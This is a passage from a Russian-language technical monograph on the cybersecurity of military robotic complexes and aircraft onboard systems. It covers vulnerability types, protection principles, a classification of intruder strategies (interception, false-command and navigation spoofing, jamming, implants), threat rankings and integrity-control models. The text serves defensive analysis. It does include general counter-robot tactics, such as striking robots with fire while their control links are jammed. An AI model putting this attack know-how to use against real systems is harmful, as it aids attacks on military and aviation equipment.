В настоящее время 90% боевых задач, характерных для РТК, выполняется с участием оператора. Лишь некоторые простейшие задачи доверено автономно выполнять роботам. Человеко-машинный интерфейс, как правило, подразумевает каналы передачи данных (проводные, а чаще беспроводные). В рамках выполнения задач по противодействию РТК ВН средства радиоэлектронной борьбы становятся на передний план вместе со средствами огневого поражения. Лишив оператора канала управления, происходит потеря контроля над всем РТК ВН. Именно поэтому **уязвимость каналов управления** РТК с пунктом управления является в настоящее время одной из наиболее опасных [19].

За прием, передачу и обработку информации, циркулирующей в системах и агрегатах РТК ВН, отвечает радиоэлектронное оборудование, спроектированное на современной микроэлектронной базе, поэтому еще одной уязвимостью является **возможность электромагнитного поражения радиоэлектронных компонентов**. Это происходит из-за того, что при мощном электромагнитном воздействии происходит тепловая перегрузка полупроводниковых элементов и они физически разрушаются, что приводит к отказу всего РТК ВН или отдельных его систем. Понятно, что использование микросхем с возможными внедренными троянами также представляет собой существенную уязвимость.

Ряд исследований в области военного строительства [19, 20] показывает, что роботизация и компьютерные технологии в перспективе до 2040 года получат революционное развитие. Некоторые задачи, напрямую не связанные с нанесением ущерба, РТК выполняет автоматизировано. Например, прицеливание, стабилизация, маршрутизация, оценка технического состояния, ранжирование целей и т.д. Соответственно, для эффективной реализации вычислительных процессов необходимо использование компьютерных технологий, что указывает на еще одну, связанную с этим уязвимость, а именно **уязвимость программного обеспечения**.

Также отдельной категорией уязвимостей являются **демаскирующие признаки, являющиеся типичными и присущие большинству РТК ВН** [19].

Например, в настоящее время РТК ВН, используемых в Сухопутных войсках, могут быть присущи следующие демаскирующие признаки [19]:

- ограничение скорости РТК при дистанционном управлении (по шоссе не более 35–40 км/ч, по пересеченной местности не более 10–15 км/ч);
- дальность прямой видимости между ПУ и РТК ВН (2,5–3 км);
- создание специальных структур образцов ВВСТ для размещения аппаратуры управления и экипажа, транспортировки средств технического обслуживания, перевозки РТК к месту применения.

Наибольший ущерб РТК ВН возможно нанести, используя уязвимости каналов связи и управления РТК и пунктов управления ими. Как правило, при потере управления РТК ВН переходят в «аварийный режим», в ходе которого выполнение боевых задач приостанавливается ввиду отсутствия целеуказаний. Именно в период радиоподавления наиболее целесообразно огневое поражение робототехнических комплексов.

Конечно, данный анализ возможных уязвимостей [19] не является исчерпывающим в связи с многообразием РТК ВН, а также совершенствованием технологий их развития. Тем не менее он позволяет выделить отдельные типы уязвимостей, на основании которых возможно определить основные подходы в противодействии кибератакам на РТК.

3.6.2. Функциональные модели построения робототехнических комплексов военного назначения с повышенной киберзащитой

3.6.2.1. Основные принципы организации киберзащиты РТК

Благодаря реализации государственного оборонного заказа и Государственной программы вооружения, ВС РФ имеют возможность осваивать и активно применять широкую номенклатуру наземных, морских и воздушных РТК военного назначения, основными областями применения которых являются: ведение разведки, прорыв обороны противника, обеспечение обороны роботизированными огневыми точками, подавление огневого противодействия мобильными РТК, ликвидация нештатных ситуаций с опасными в обращении боеприпасами, обезвреживание взрывоопасных предметов, проведение аварийно-восстановительных работ, эвакуация с поля боя личного состава и техники под огнем, инженерная разведка, минирование и разминирование, обеспечение преодоления заграждений, доставка боеприпасов и материалов в зону огневого воздействия, охрана и оборона и др.

Одновременно с появлением новых типов РТК увеличивается количество угроз безопасности информации, циркулирующей в них, а наличие уязвимостей в протоколах взаимодействия сегментов РТК и применение элементной базы и программного обеспечения зарубежного производства позволяют злоумышленнику осуществлять программно-аппаратные воздействия (ПАВ) на элементы критически важных систем (КВС) РТК.

Под деструктивными информационными воздействиями (ДИВ) здесь будем понимать воздействия злоумышленника на радиоканалы и информацию средствами радиоэлектронной борьбы (РЭБ) и ПАВ на элементы КВС РТК [22].

Обеспечение информационной безопасности (ИБ) РТК в общей постановке проблемы может быть достигнуто путем:

- защиты циркулирующей в РТК информации от дестабилизирующего воздействия внешних и внутренних угроз;
- защиты элементов РТК от дестабилизирующего воздействия внешних и внутренних информационных угроз;
- защиты внешней среды от информационных угроз со стороны РТК.

В условиях ПАВ параметры КВС выходят за допустимые пределы или меняют свои значения, что приводит не только к нарушению ИБ РТК, но и к нарушению устойчивости функционирования соответствующей КВС и РТК в целом, а также может привести к переходу РТК в качестве субъекта угроз, например, их использования в террористических целях [22].

Поэтому здесь весьма актуальной является задача своевременного выявления ПАВ злоумышленника на элементы КВС РТК путем построения моделей системы защиты информации в виде контуров криптографической защиты информации и контроля целостности элементов КВС РТК от ПАВ злоумышленника.

С учетом стоимости РТК и возможных последствий и величины ущерба, возникающего при реализации злоумышленником ДИВ, предлагаются следующие основные идеи, соответствующие целям обеспечения ИБ и устойчивости функционирования РТК с учетом удовлетворения потребностей надсистем, в интересах которых они разрабатываются и функционируют [22]:

- обеспечение качества информации, циркулирующей в РТК и удовлетворяющей предъявляемым требованиям;
- обеспечение непрерывности защиты информации в РТК на протяжении технологических циклов их функционирования и оперативного реагирования на появление новых уязвимостей;
- обеспечение адекватности мер защиты информации условиям функционирования РТК и внешним деструктивным воздействиям.

Каждая идея конкретизируется совокупностью принципов защиты информации в РТК [22].

Принцип конечной цели. Главной целью построения системы защиты информации РТК является достижение максимальной эффективности функционирования РТК. Защита информации не должна ухудшать целевую функцию РТК в интересах надсистемы с сохранением требуемого качества информации, где под качеством понимается не только обеспечение защищенности, но и ценности. Данный принцип согласуется с одним из основных принципов защиты информации, определяющим, что затраты на систему защиты не должны превышать стоимость защищаемой информации.

Принцип обоснованности защиты информации заключается в определении информационных потоков, подлежащих защите, установлении их степени секретности, нахождении компромисса при выборе методов и средств защиты исходя из выделяемых ресурсов.

Принцип комплексности защиты. Комплексное применение мер защиты от угроз информационной безопасности РТК может быть достигнуто при взаимосогласованном участии в решении соответствующих задач всего персонала, который

организует и осуществляет процессы сбора, передачи, хранения, обработки и использования информации, а также осуществляет эксплуатацию и обслуживание сегментов РТК.

Принцип целевой эффективности системы защиты информации предполагает более углубленный анализ угроз безопасности информации в РТК. После оценки уязвимостей и выявления возможных угроз следует провести анализ влияния этих угроз на значения защищаемых показателей качества и комплексно применять меры защиты только против угроз, деструктивно влияющих на значения защищаемых показателей, и только в той мере, в которой они способны повлиять на качество информации.

Принцип взаимосвязи данных. Наличие логических связей между информационными потоками РТК позволяет злоумышленнику снизить качество одного из видов информации, воздействуя на другие, возможно менее защищенные в определенный момент времени. Если у злоумышленника есть множество вариантов воздействий на информационные потоки, с различными уровнями защищенности, то он выберет для воздействия наименее защищенные.

Принцип гарантированного результата. Система защиты информации должна обеспечивать требуемое качество информации в любых условиях, включая неопределенность влияющих факторов.

Принцип превентивности принимаемых мер по защите информации предполагает априорное заблаговременное принятие мер по защите информации в ходе разработки РТК до начала обработки информации.

Принцип связности предполагает рассматривать систему защиты информации во взаимодействии с системой управления РТК, в зависимости от связей объекта защиты с внешней средой, с вышестоящими, нижестоящими системами, а также внутренними связями между подсистемами (элементами).

Принцип комплексирования заключается в логическом и технологическом объединении подсистем и модулей, выполняющих задачи по обработке и защите разнородных потоков информации, в унифицированных устройствах.

Принцип единства мер защиты. Подсистемы и элементы РТК должны участвовать в достижении интегративного эффекта, чтобы их качественные и функциональные характеристики повышали эффективность системы в целом.

Принцип функциональности. Если существующая организационная, технологическая, управленческая структура РТК не позволяет обеспечить требуемые функциональные возможности, то такая структура должна быть изменена (оптимизирована).

Принцип развития. Технологические и конструкторские решения должны предусматривать возможности наращивания, модернизации, расширения качественных и функциональных характеристик системы защиты информации с целью обеспечения длительной по времени адекватности поставленным задачам.

Принципы уровневой структуры защиты. Защищенность информации должна обеспечиваться на всех этапах ее обработки, а система защиты информации должна строиться путем обеспечения услуг защиты на нескольких уровнях.

Следует выделить, что РТК различного назначения представляют собой сложные эргодические системы, которые характеризуются следующими особенностями с точки зрения их рассмотрения как объектов, подверженных ДИВ злоумышленника [22]:

- наличие сложных взаимосвязей между разнородными информационными потоками, функционирующие внутри РТК, например, снижение имитозащищенности командно-программной информации (КПИ), определяющей устойчивость управления РТК, может привести к переходу РТК в объект угроз; ДИВ на телеметрическую информация может привести к формированию ложных команд управления РТК и нарушению их функциональной устойчивости; ДИВ на инерциально-навигационную систему, интегрированную с высокоточной спутниковой аппаратурой и системой машинного зрения, может привести к нарушению достоверности специальной информации и т.д.;
- наличие разнородных по структуре, формату и избыточности видов информации предполагает применение криптографических средств защиты информации и специальных протоколов передачи данных;
- массогабаритные и энергетические ограничения РТК определяют дополнительные требования к средствам обнаружения ДИВ и защиты систем РТК и информации, функционирующей в них.

Концептуальная модель информационного взаимодействия между подсистемами сегментов РТК представлена на рис. 3.7.

3.6.2.2. Модель угроз безопасности информации и функциональной устойчивости РТК

В работе [22] предоставлена классификация угроз по стратегии нарушителя для достижения поставленной цели:

- *угрозы первого типа* направлены на установление (раскрытие) языка информационного обмена БЛА-НПУ; цель — получить специальную информацию КБЛА (данные разведки, интеллектуальной СПР, команды управления в рамках боевой информационной системы);
- *угрозы второго типа* направлены на навязывание ложной информации; в данном случае предполагается навязывание ложных команд управления с наземных пунктов управления, а также перехват и целенаправленное искажение навигационных данных (спуфинг-атака); цель — перехват управления БЛА, навязывание ложной специальной информации;
- *угрозы третьего типа* направлены на срыв или ухудшение качества информационных взаимодействий путем создания агрессивной среды осуществления информационных взаимодействий, что достигается, например, при постановке помех средствами радиоэлектронного подавления и др.; цель — затруднить или нарушить управление БЛА, искажение целевой информации;
- *угрозы четвертого типа* направлены на нарушение целостных характеристик систем обработки и защиты информации, а также других КВС; данные стратегии могут использоваться, когда отсутствуют возможности по реализации вышестоящих типов стратегий; цель — нанесение ущерба системам РТК путем ПАВ. При этом результатом воздействия является нарушение тех же составляющих информационной безопасности (конфиденциальности, целостности и доступности), которые рассмотрены в стратегиях 1–3, а также нарушение устойчивости функционирования РТК.



Распределение сценариев нарушителя в соответствии с уровнями и типами стратегий приведено в табл. 3.4.

Построим модель «с полным перекрытием», представляющую собой триаду «угрозы — уязвимости — объекты защиты» в виде трехдольного графа (рис. 3.8).

Таблица 3.4. Реляционное представление стратегий противника [22]

Уровень	Тип стратегии	Сценарий нарушителя
Стратегия 1 типа	Нарушение конфиденциальности	Компрометация ключевой документации на НПУ и РТК. Перехват и дешифрование информации. Вскрытие шифра в результате криптоанализа
Стратегия 2 типа	Нарушение имитостойкости	Вскрытие алгоритма и ключа обеспечения имитостойкости. Навязывание ложных команд управления БЛА, СИ, ТМИ и навигационных данных
Стратегия 3 типа	Нарушение достоверности и доступности	Радиоэлектронное подавление команд управления БЛА, СИ, ТМИ и навигационных данных. Нарушение правил вхождения в связь. Срыв синхронизации сеанса
Стратегия 4 типа	Нарушение сохранности (работоспособности) элементов и подсистем РТК	Внедрение закладочных устройств и РПВ. Модификация ПО. Подмена, уничтожение, хищение наиболее важных компонентов КБЛА. Воздействие на элементы инфраструктуры: электропитание, линии связи и т.д.




Рис. 3.8. Модель «угрозы — уязвимости — объекты защиты» [22]

Таким образом (см. рис. 3.9), имеем множества:

$Y = \{y_j\}$ — множество угроз безопасности;

$O = \{o_j\}$ — множество объектов (ресурсов) защищенного РТК;

$X = \{x_j\}$ — множество уязвимых мест РТК, определяемое подмножеством декартова произведения $Y \times O$: $x_j = \langle y_j, o_j \rangle$.

Выбор множества механизмов защиты $S = \{s_k\}$ определяется целью перекрытия всех возможных ребр в графе $\langle Y, X, O \rangle$.

Как показано в табл. 3.5 [22], предложенная классификация угроз по стратегии нарушителя для достижения поставленной цели определяет цели воздействия, которые коррелируют со свойствами безопасности информации, что позволяет в дальнейшем синтезировать систему защиты с оптимизацией данных параметров.

Реализовать угрозы противник может на всех логических уровнях обработки информации в РТК. Для обоснованного применения механизмов защиты необходимо оценить уровень угроз на информационное обеспечение РТК. В таблице представлены результаты ранжирования угроз безопасности информации по величине потенциального ущерба.

3.6.2.3. Построение модели системы защиты информации и контроля целостности КВС путем идентификации ПАВ на их элементы

На основании анализа угроз безопасности информации в РТК можно выделить следующие закономерности [22].

1. Несмотря на разнообразие возможных внешних ДИВ злоумышленника, их можно сгруппировать по объекту воздействия:
 - радиоканалы и информация, циркулирующая в них;
 - критически важные элементы систем РТК.
2. Наибольший ущерб наносят ДИВ, направленные на навязывание ложной информации или скрытые ПАВ, которые не обнаруживает система защиты РТК.

Рассмотрим типовую функциональную структуру РТК с выделением информационных потоков (рис. 3.8).

Таблица 3.5. Ранжирование угроз РТК по величине потенциального ущерба [22]

Уровень	Угрозы	Степень угрозы
1	Раскрытие содержания телеметрической информации	Малая
2	Раскрытие протоколов взаимодействия	Малая
3	Раскрытие содержания командно-программной информации	Средняя
4	Искажение телеметрической информации	Средняя
5	Искажение навигационного поля	Средняя
6	Подавление командной информации	Средняя
7	Раскрытие содержания специальной информации, ограниченного распространения	Высокая
8	Навязывание ложного навигационного поля	Высокая
9	Навязывание ложной командно-программной информации	Высокая
10	Нарушение функционирования критически важных систем	Высокая

В представленной структуре РТК (см. рис. 3.9) выделены следующие системы, которые можно отнести к КВС:

- защиты информации;
- навигации и точного времени;
- обработки данных;
- управления РТК и целевыми нагрузками;
- приема-передачи данных.




Рис. 3.9. Внутренняя функциональная структура РТК [22]

Наличие информационных связей между системами при реализации злоумышленником ПАВ на отдельные их элементы может привести к размножению ошибки и нарушению параметров взаимодействующих систем.

С учетом величины потенциального ущерба при реализации злоумышленником угроз (см. табл. 3.5) сформулируем задачу защиты информации и функциональной устойчивости РТК в виде оптимизационной задачи [22]:

$$\begin{cases} X(u^*(V, R)) \rightarrow \min_{u \in U(V, R)} \\ u(v_i) = f(v_i) \\ u(r_j) = f(r_j) \\ X(u^*(v_i)) = \langle P_{\text{нав}}, P_{\text{тр}} \rangle, \\ X(u^*(r_j)) = \langle P_{\text{необ.ПАВ}} \rangle \\ t(v_i) \leq t(v_i)_{\text{доп}} \\ t(r_j) \leq t(r_j)_{\text{доп}} \end{cases} \quad (3.1)$$

где X – множество значений показателей эффективности системы защиты информации и обнаружения ПАВ, $V = \{v_i, i = 1, \dots, 4\}$ – вид информации в РТК (V_1 – навигационная, V_2 – телеметрическая; V_3 – командно-программная, V_4 – специальная), $R = (r_1, r_2, r)$ – вектор контролируемых элементов КВС, $u(v_i)$ – стратегии по защите i -го вида информации, $u(r_j)$ – стратегии по об наружению ПАВ на j -й элемент КВС; $P_{\text{нав}}$ – вероятность навязывания ложной информации, $P_{\text{тр}}$ – вероятность трансформации информации, $P_{\text{необ.ПАВ}}$ – вероятность необнаруживаемых ПАВ; $t(v_i)$ – время идентификация ДИВ на V информацию i -го вида; $t(v_i)_{\text{доп}}$ – допустимое время идентификации ДИВ на V информацию i -го вида до ее доведения до потребителя (ЛПР); $t(r_j)$ – время идентификации ПАВ на j -е элементы КВС; $t(r_j)_{\text{доп}}$ – допустимое время идентификация ПАВ на j -е элементы КВС до выполнения функциональной задачи соответствующей системой РТК.

Необходимость выполнения типовых функций контроля целостности информации и КВС, а также наличие влияния защищенности информации на устойчивость функционирования РТК позволяет выдвинуть гипотезу о возможности объедине-

ния процессов защиты информации в РТК и идентификации ПАВ на элементы КВС РТК в рамках интегрированной системы защиты информации, включающей логически взаимосвязанные подсистемы контроля целостности: навигационной информации (НИ), командно-программной информации (КПИ) и телеметрической информации, элементов КВС.

Рассмотрим модель системы защиты информации и контроля целостности (рис. 3.10).

В соответствии с предложенной [22] моделью защита информации в условиях ДИВ на информацию, циркулирующую в радиопереносных линиях, и ПАВ на КВС РТК сводится к описанию соответствующего вектора уравнениями:

$$S_{\text{зи}}(V, R) = f(S, C, t, t(v), t(r)), \quad (3.2)$$

где $S = (s_1, s_2, s_3)$ – вектор состояний СЗИ, $C = (c_1, c_2, c_3, c(r_1), c(r_2), c(r))$ – вектор реакций на ДИВ на информацию и ПАВ на элементы КВС, t – время действия атаки, $t(v) = (t_p + t_{\text{нд}})$ – время защиты информации от ДИВ, включая время реакции на ДИВ t_p и время противодействия атаки $t_{\text{нд}}$, $t(r)$ – время реакции на ПАВ на элементы КВС и их локализацию (устранение последствий или выработка блокирующих сигналов).

С целью эффективной и своевременной идентификации ПАВ предлагается эпизодический контроль целостности элементов КВС в периоды отсутствия или сокращения нагрузки на вычислительные ресурсы систем обработки и защиты информационных потоков в РТК. Вид РТК, архитектура вычислителя и возможности его задействования на решение задач защиты информации определяют реализацию применения последовательной или параллельной идентификации ПАВ на КВС.

Решение поставленной задачи в условиях ограничения вычислительных и энергетических ресурсов, характерных для РТК, может быть достигнуто за счет:

- модернизации методов обнаружения и противодействия компьютерным атакам, предложенных в работе [23], и их адаптации с учетом особенностей РТК как объекта ПАВ;




Рис. 3.10. Функциональная модель системы защиты информации РТК и контроля целостности КВС [22]

- применения методов и способов крипто- и имитозащиты информации, позволяющих выявлять факты навязывания ложной информации и их идентифицировать на фоне помех в радиолиниях, например, предложенных в работах [24–26];
- разработки методов и способов контроля целостности навигационной информации с учетом имеющихся научных исследований в данной области, например, за счет применения корреляционно-экстремальных-навигационных систем [27];
- совмещения функций криптозащиты и сжатия информации в одной подсистеме или функциональном устройстве [28–33].

Из всего вышеизложенного следует, что предъявляемые к РТК требования по функциональному использованию и их массогабаритные и энергетические ограничения не позволяют в настоящее время полностью отказаться от применения технологий и элементной базы иностранного производства, что позволяет злоумышленнику, помимо ДИВ на радиоканалы и информацию, использовать уязвимости в системах РТК.

3.6.3. Концепции обеспечения кибербезопасности бортового оборудования воздушных судов

3.6.3.1. Тенденции развития информационной архитектуры воздушных судов

Традиционно воздушное судно (ВС) представляло собой относительно закрытую информационную систему. Все устройства и приборы ВС являлись автономными, без возможности подключения к ним и передачи информации во время полета, благодаря чему обладали высоким уровнем безопасности, с точки зрения несанкционированного вмешательства из внешней среды. В результате развития цифровой микроэлектроники, перехода к преимущественно цифровым методам обработки и предоставления данных, увеличения степени информатизации (интеллектуализации) комплекса бортового оборудования (КБО) ВС существенно возросла сложность информационно-вычислительного пространства на борту ВС (рис. 3.11) [34].

Развитие микроэлектроники и вычислительной техники, их интенсивное проникновение в авиационную электронику обуславливали постоянное развитие и создание качественно новых поколений КБО (рис. 3.12) [34].

Распределенный и интегрированный принципы построения архитектуры КБО ВС на базе открытой сетевой архитектуры и единой вычислительной платформы с использованием бортовых беспроводных сетей, удаленных концентраторов данных, контроллеров электроники, питания графики и видео обусловили повышение степени внутренней информационной связности ВС. В результате повышения степени интегрированности с внешними, в т.ч. публичными сетями, КБО ВС стал принимать и отдавать множество различных сигналов во внешний мир, существенно повысив также степень внешней информационной связности ВС (рис. 3.13).

Для обеспечения эффективного обмена данными на борту ВС и за его пределами информационно-вычислительная система ВС разделяется на информационные домены с разной степенью защищенности [34]:




Рис. 3.11. Тенденции информатизации воздушных судов [34]




Рис. 3.12. Развитие архитектуры бортового оборудования воздушных судов [34]




Рис. 3.13. Информационная архитектура и инфраструктура ВС [34]

- домен управления ВС (закрытый);
- домен информационных услуг воздушного судна (достоверный);
- домен бортовой развлекательно-информационной системы (общественный).

Домен управления ВС обладает высоким уровнем доверия и включает в себя системы управления полетом, навигационные и радиосистемы, а также другие системы, которые работают в высоконадежной среде интегрированной модульной авионики (ИМА). Он состоит из двух доменов: домена авионики и домена пилота (оператора). К домену авионики относятся все критически важные системы для надежного управления воздушным судном. Он имеет самый высокий уровень требований безопасности и состоит из систем и сетей, основными функциями которых являются обеспечение безопасной и эффективной эксплуатации ВС. Является наиболее важным, защищенным и детерминированным доменом ВС. Все системы, не входящие в домен авионики, можно объединить в одно информационно-вычислительное пространство, условно называемое внешней средой. Домен пилота (оператора) включает в себя информационно-управляющее поле кабины, с помощью которой экипаж взаимодействует с авионикой ВС. Также он содержит систему управления пассажирским салоном, которая выполняет функции, связанные с эксплуатацией салона ВС (контроль состояния окружающей среды в салоне, информационные обращения к пассажирам, обнаружение дыма и т.п.).

Домен информационных услуг воздушного судна предоставляет информацию для обслуживающего и технического персонала и обеспечивает безопасное со-

единение между независимыми доменами ВС: авионики, системы развлечения пассажиров и любыми внешними сетями. Включает в себя домен обслуживания ВС, предоставляющий оперативную и административную информацию для экипажа ВС (обслуживающего и технического), а также домен поддержки пассажиров, предоставляющий информацию в информационную систему пассажиров.

Домен бортовой развлекательно-информационной системы предоставляет информацию и развлекательные услуги пассажирам. Домен может содержать несколько систем от разных поставщиков, которые могут быть связаны друг с другом, а его границы не обязательно должны соответствовать границам физических устройств. Помимо традиционных систем развлечений, он может также включать в себя системы подключения к пассажирским устройствам, информационным системам полета, широкополосное телевидение, системы связи и сообщений, а также функции информационного сервера, предоставляющего услуги пассажирам. Включает в себя два домена: домен информационной системы пассажиров и домен пассажирских устройств.

Домен информационной системы пассажиров обеспечивает необходимой информацией пассажиров и позволяет им управлять салоном через панель борпроводников (свет, приводы кресел, система вызова персонала), проводить операции по кредитной карте, пользоваться бортовой беспроводной и сотовой связью, подключать к сети мобильные телефоны, планшеты и ноутбуки. В домен пассажирских устройств включаются только те устройства, которые пассажиры могут пронести на борт. Они могут подключаться к воздушной сети или друг к другу.

Внутренние и внешние связи постоянно возрастают вследствие увеличивающейся пропускной способности сетей передачи данных, объемов памяти, хранения, скорости работы и производительности процессоров с одновременным уменьшением занимаемой площади, массы и стоимости компонентов. Уменьшение веса, стоимости, улучшение интеграции и эксплуатации — одни из преимуществ широкого разделения составных бортовых частей воздушного судна на домены с разной степенью защищенности.

3.6.3.2. Инциденты, угрозы и уязвимости безопасности на борту воздушного судна

Развитие информационно-вычислительных сетей ВС привело к возрастанию потенциала уязвимости КБО ВС от деструктивных воздействий нарушителей как случайного, так и преднамеренного характера. Хакеры, вторгающиеся в работу авиационных систем, способны не только добывать циркулирующую в них информацию, но и исказить достоверность информации, например, о воздушной обстановке, параметрах самолетовождения, данных коммерческого характера и т.п., которые негативно сказываются на различных процессах управления и организации воздушного движения.

Новейшие достижения в области компьютерных наук, информационных технологий, средств коммуникации способствовали не только техническому прогрессу в авиации, но и появлению потенциальных уязвимостей информационной безопасности и новых инцидентов в авиации (табл. 3.6, 3.7) [34].

